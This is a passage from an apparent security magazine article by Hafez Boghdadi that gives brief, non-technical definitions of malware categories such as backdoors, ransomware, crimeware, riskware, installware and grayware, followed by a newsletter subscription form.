-The anti-malware scanners can only detect the malicious backdoors; however, firewalls can do a great job in blocking the remote connections to these backdoors by using clever configuration.

Backdoors

**k. Others**
-Other examples include ransomware which is a worm-like malware. It holds a computer system or its date unusable by encryption or locking and demanding a ransom. A second example is Crimeware that focuses on the identity theft of the users' bank accounts. A third example is Riskware that is not a malware, but a legitimate software which is able to perform critical security functions like disabling/ enabling services and processes, and it can be misused by other malwares. A fourth example is Installware which is any software that is installed or downloaded on the users' computer systems without their consent. Lastly Grayware which is a general term for undesirable software including spyware, adware, and joke programs.

Others

Hafez Boghdadi
Security Systems Support Engineer

# SUBSCRIBE NOW

FREE COPY


First Name:

Last Name:

Mail:

Job Position:

Company:

City:

SecurityKaizen

改善

BLUE KAIZEN

CONNECTING MINDS & IMPROVING LIVES

www.bluekaizen.org